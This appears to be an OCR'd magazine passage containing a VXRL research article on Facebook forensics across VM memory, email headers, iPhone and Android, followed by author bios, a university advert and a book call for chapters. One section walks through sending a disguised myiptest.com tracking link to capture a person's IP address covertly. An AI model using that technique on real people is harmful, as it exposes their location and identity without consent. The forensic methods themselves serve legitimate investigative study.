
Figure 16a: *VM image files*

Firstly, we input some testing messages in Facebook in VM environment.



Sender ID	Sender Name	Recipient ID	Recipient Name	Message Text
100001149375085	Kelvin Captain	622052660	Maggie Lam	please upload a photo
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#21673&#1699 (conv...
622052660	Maggie Lam	100001149375085	Kelvin Captain	^^
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#30535&#22816&#26...
100001149375085	Kelvin Captain	622052660	Maggie Lam	try again
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#25105&#20418&#23...
100001149375085	Kelvin Captain	622052660	Maggie Lam	just reboot the system
100001149375085	Kelvin Captain	622052660	Maggie Lam	hello
100001149375085	Kelvin Captain	622052660	Maggie Lam	what moive you are wa...
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#20320&#26524&#24...
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#26377&#20871heart...
212300220	Mark PPPPPP	1123402994	Richard XXXX	Another Message
100001149375085	Kelvin Captain	622052660	Maggie Lam	I am in PolyU
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#20320&#26524&#24...

Figure 15b: *Message extracted with IEF software*



Sender ID	Sender Name	Recipient ID	Recipient Name	Message Text
100001149375085	Kelvin Captain	622052660	Maggie Lam	please upload a photo
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#21673&#1699 (conv...
622052660	Maggie Lam	100001149375085	Kelvin Captain	^^
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#30535&#22816&#26...
100001149375085	Kelvin Captain	622052660	Maggie Lam	try again
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#25105&#20418&#23...
100001149375085	Kelvin Captain	622052660	Maggie Lam	just reboot the system
100001149375085	Kelvin Captain	622052660	Maggie Lam	hello
100001149375085	Kelvin Captain	622052660	Maggie Lam	what moive you are wa...
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#20320&#26524&#24...
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#26377&#20871heart...
212300220	Mark PPPPPP	1123402994	Richard XXXX	Another Message
100001149375085	Kelvin Captain	622052660	Maggie Lam	I am in PolyU
622052660	Maggie Lam	100001149375085	Kelvin Captain	&#20320&#26524&#24...

Figure 15c: *Messages extracted with IEF software*

Figure 16b: *Testing messages*

Secondly, we could mount *.vmdk with FTK Imager v3 and figure out the message we have typed into by taking a string search of "text".




Figure 16c: *Search "text":" pattern*




Figure 16d: *Successful "text":" search on snapshot.vmem*

From the above testing, we could discover the footprints and messages input in Facebook in VM environment successfully.

Finding Facebook User's IP address

In investigation perspective, we would like to know the facebook user's IP address. In the past, we could obtain the IP address via facebook notification email header but it is no longer valid right now. The reason we still discussed about it is because it may be existent in another form of email notification from Facebook in the future:

Facebook Notification E-mail header

We have extracted one of the samples and we could discover the IP address of the user.




Figure 17: *Email notification header*

It is found that it is encoded in Base64 for the highlighted string. In the past, the real IP is showed, however, it is no longer displaying the real IP but only 127.0.0.1 (MTI3LjAuMC4x = 127.0.0.1).

With using myiptest.com

We would use myiptest.com to obtain Facebook user's IP address.

Firstly, we go to http://www.myiptest.com, you will see:

- *Link for person* – link that you need to message your friend.
- *Redirect URL(optional)* – your friend will be Redirect to the Specified URL after he clicks the Link.
- *Link for you* – This link is for you to check if your friend has clicked your link.

Secondly, we enter the Redirect URL (whatever you want), e.g. LNK.IN or TinyURL.

Thirdly, we copy the link from 'Link for person' and send it to your friend via message or wall post

Finally, we copy and save the URL from 'Link for you'. You will get your friends IP when he or she clicks on your link.

Facebook Forensics in Mobile Devices

iPhone and Android are the most popular smart phone and the developers provide a large room to enhance its functionality. Facebook App is the most adopted application installed in such mobile devices, which could be downloaded from 'iTune Store' and 'Market' free of charge.

iPhone

We have used the following software for Facebook forensics in iPhone:

We conduct a logical acquisition with the following tools:

- XRY version 5
- Oxygen Forensics Suite 2011
- FTK version 1.8 demo version

Testing Environment:

- iOS version 4.3 in iPhone 3GS (no jail-break)
- File system: HFS+
- iPhone Backup file in MS Windows




Figure 18: *Facebook-related files extracted by Oxygen Forensics Suite 2011 and XRY version 5*

Here are the files in iPhone filesystem to be examined:

- com.facbook.Facebook.plist – Facebook App installed and login users
- friends.db – the buddys' list chating in chat room
- dynamic-text.dat – keyboard cache in iPhone, like a keylogger
- iPhone backup file
- *.plist - Property List file in Mac OS.

Figure 19: *Plist Editor – Open the com.facebook.facebook.plist file*




Figure 20: *SQLite Database Browser - Browse the data in friends.db*




Figure 21: *WinHex version 15.0 - Search message from dynamic-text.dat*




Figure 22: *FTK version 1.8 demo version – Search message from iPhone backup file in iTune installation folder*




Figure 23: *Examination of iPhone Backup file in iTune application installation folder*

Limitation

We have not carried out the test for the iPhone which is jail-broken and physical acquisition of iPhone data.

Android

We have used the following software for Facebook forensics in Android devices:

- Logical acquisition:
- XRY version 5
- Oxygen Forensics Suite 2011
- Hoog's method (AndriodForensics.apk)
- Debugging/Recovery mode (same as physical acquisition/ dd imaging)
- YAFFS2IMG Browser

Testing Environment:

- Hauwei device version 1.6 and 2.1 (no rooted)
- File system: YAFFS2




Figure 24: *Android system and data files opened with YAFFS2IMG browser.*




Figure 25: *Facebook information in Facebook App (*.db files) opened with SQLite Database Browser*

Further development

We could discover more information from Android device with correlated Gmail account for further investigation.

Conclusion

We have a few significant findings in our research. In general, the message on memory and cache could be concluded in two for message format, as shown below:

```
"text\\\">\\u200e<message>\\u003c
"text":"<message>"
```

Noted that these formats might be too simply which could be identified on other applications. Further signature might be able to conclude that could uniquely identify that the message is coming from Facebook but not anywhere else. However, it could also increase the rate of false negative rate.

We have identified legitimate Facebook message format and most of the message footprints in Facebook in both browser cache file and memory file.

Moreover, we could identify Facebook user profile which is used to publish and send out messages with corresponding timeline. Further investigation is required to verify whether the genuine account owner is involved in the case.

In addition, footprints of Facebook activities could be matched and found in VM snapshot file.

Further development on android forensics

Finally, we have used various handy forensics tools to extract the Facebook messages from various platforms and mobile devices, which are relevant to forensics practitioners and examiners.

Hopefully, the research findings could be contributed to the forensics examiner as an valuable reference.

WHO AM I?

VXRL focuses on offensive security research, threat and malware analysis, reverse engineering and forensics studies.

Authors:

Kelvin Wong (a.k.a. Captain), security researcher, VXRL

Kelvin is Facebook forensics project leader. He has got nearly 10 years experience in computer forensics and investigation at Hong Kong Police Force and qualified as Encase Certified Examiner, CEH and CHFI as well as Professional Diploma in Computer Forensics in HKUST.

Anthony Lai, Founder and Security Researcher, VXRL

Anthony Lai (aka Darkfloyd) has worked on code audit, penetration test, crime investigation and threat analysis and acted as security consultant in various MNCs.

Anthony has worked with researchers to convey talks about Chinese malware and Internet Censorship in Blackhat 2010 and DEFCON 18. Meanwhile, he has worked on APT Clustering research with Taiwanese research fellows and set up Xecure Lab, presenting the research at DEFCON 19, Hack In Taiwan 2010 & 2011, Open Group Taipei and AVTokyo 2011. His interest falls on studying exploit, reverse engineering, analyse threat and join CTFs, it would be nice to keep going and boost this China-made security wind in malware analysis and advanced persistent threat areas.

He has found VXRL (Valkyrie-X Security Research Group) in Hong Kong and keep themselves to connect to and work with various prominent and respectable hackers and researchers. (Anthony Lai Twitter:: anthonation / Facebook: Anthony Lai)

Dr. Leng Lee, security researcher, VXRL


- Experienced application and system developer and focus on security area including reverse engineering and exploit development. He has certified as SCJP.

Jason Yeung, security researcher, VXRL

- With around 5-year penetration test experience and a year of incident response. Currently, he is now working as a security specialist in a European MNC. He is CISSP, CCNA, MCSE+S, CISSP and GWAPT holder

Pak-Ho Chan, security researcher, VXRL

He is currently focusing on PCI DSS compliance of credit card data and he is holder of GCFA, CEH and CCSA.


[GEEKED AT BIRTH]
University of Advancing Technology
UAT
Learn. Experience. Innovate.
You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.
[IT'S IN YOUR PULSE]
LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Games and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies
www.uat.edu > 877.UAT.GEEK
Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

Final CALL FOR CHAPTER PROPOSALS

Proposal Submission Deadline: January 20, 2012

Theory and Practice of Cryptography Solutions for Secure Information Systems

An edited book to be published by IGI Global

Introduction

Information systems (IS) play a central part in all aspects of our world from science, engineering to industry, from business, law, politics to government, from culture, society to health, from operational support in daily life, and homeland protection to national security. Without proper security precautions, IS are prone to intolerable side effects such as leakage of operational and confidential data, identity theft and unauthorized access, and possibly modification of private data, services and systems. Security services are required in order to guarantee information security and privacy protection, such as data confidentiality, data authentication, anonymity, and entity authentication, non-repudiation of origin and receipt, access control, protection against denial of service, and secure processing and deletion of data. In summary, dependable and trustworthy security solutions based on strong cryptography are needed.

Objectives of the Book

This book will focus on cryptography and its use for security of IS. It will also serve as a valuable source for information security and associated concerns in IS, providing the reader state-of-the-art technologies and practices for creating secure IS through cryptographic solutions. Hence, manuscripts will be expected to cover recent research and advanced development in the use of cryptography in IS. In addition, topics related to cryptography and networks, which are part of the environments in which secure information systems must operate, will be considered favorably.

Chapter manuscripts will be chosen through peer/expert reviews to achieve high quality and maturity of expression. As such we hope to compile the best manuscripts to cover the intended sequence of topics. We expect this book to receive high citation in the areas of information security, secure information systems, applied mathematics, and computer science.

Target Audience

This edited book on cryptography and IS will propose contributions on a wide range of topics on foundations and applications written by a selection of international experts. We aim to bring about a book covering the theory, practice, and tools of cryptography in producing secure IS. It will introduce fundamentals briefly but dwell on advanced topics at much greater length. As such it will serve the needs of advanced learners, faculty and graduate students alike, and should be suitable for practitioners, individual learners, and classroom adoption. The book will also serve as an important reference for developers of secure IS applications and industry practitioners.

Recommended topics in *theory, tools, and applications of cryptographic solutions for information systems* include, but are not limited to the following:

- Cryptography
- Cryptography and Security
- Cryptography and Data Protection
- Cryptography and Privacy
- Cryptography and Cryptanalysis
- Cryptographic Protocols
- Cryptographic Solutions
- Copyright protection
- Agent & Multi-agent System Security
- Authentication & Authorization
- Engineering Secure Information Systems
- Forensics and Ethical Hacking
- Key Management
- Ontology of Cryptographic Solutions
- Public-key Crypto Systems
- Standards, guidelines and certification

Manuscripts in which cryptographic solutions for IS are not the main focus will not be accepted.

Submission Procedure

Researchers and practitioners are invited to submit by **January 20, 2012**, a 2-3 page chapter proposal clearly explaining the contributions of the chapter and how it will address a cryptographic solution for IS. Authors of accepted proposals will be notified at the most in three weeks and sent chapter guidelines. Full chapters of about 20 pages are expected to be submitted by **April 27, 2012**. All the submitted chapters will be reviewed on a double-blind review basis. Contributors may also be requested to serve as reviewers for this project.

All proposals must be submitted electronically via the Submission Site (https://cmt.research.microsoft.com/CRYPSIS2012/) by the due date.

Publisher

This book is scheduled to be published by IGI Global (formerly Idea Group Inc.), publisher of the "Information Science Reference" (formerly Idea Group Reference), "Medical Information Science Reference," "Business Science Reference," and "Engineering Science Reference" imprints. For additional information about the publisher, please visit www.igi-global.com. This book is planned to be released early in late 2013.

Important Dates

January 20, 2012:	**Final** Proposal Submission Deadline	**Aug 30, 2012:**	Revised Chapter Submission
April 27, 2012:	Full Chapter Submission	**Sep 30, 2012:**	Final Acceptance Notification
July 27, 2012:	Review Results Returned	**Oct 15, 2012:**	Final Chapter Submission

Contact Details

Inquiries may be forwarded by e-mail through the submission site, or directly addressed to the editors:

Atilla ELÇİ (Süleyman Demirel University, Turkey, atilla.elci@gmail.com), **Josef PIEPRZYK** (Macquarie University, Australia, josef.pieprzyk@mq.edu.au), **Alexander CHEFRANOV** (Eastern Mediterranean University, North Cyprus, alexander.chefranov@emu.edu.tr), **Mehmet ORGUN** (Macquarie University, Australia, mehmet.orgun@mq.edu.au), **Huaxiong WANG** (Nanyang Technological University, Singapore, hxwang@ntu.edu.sg), and **Rajan SHANKARAN** (Macquarie University, Australia, rajan.shankaran@mq.edu.au).

Dated 2011.11.09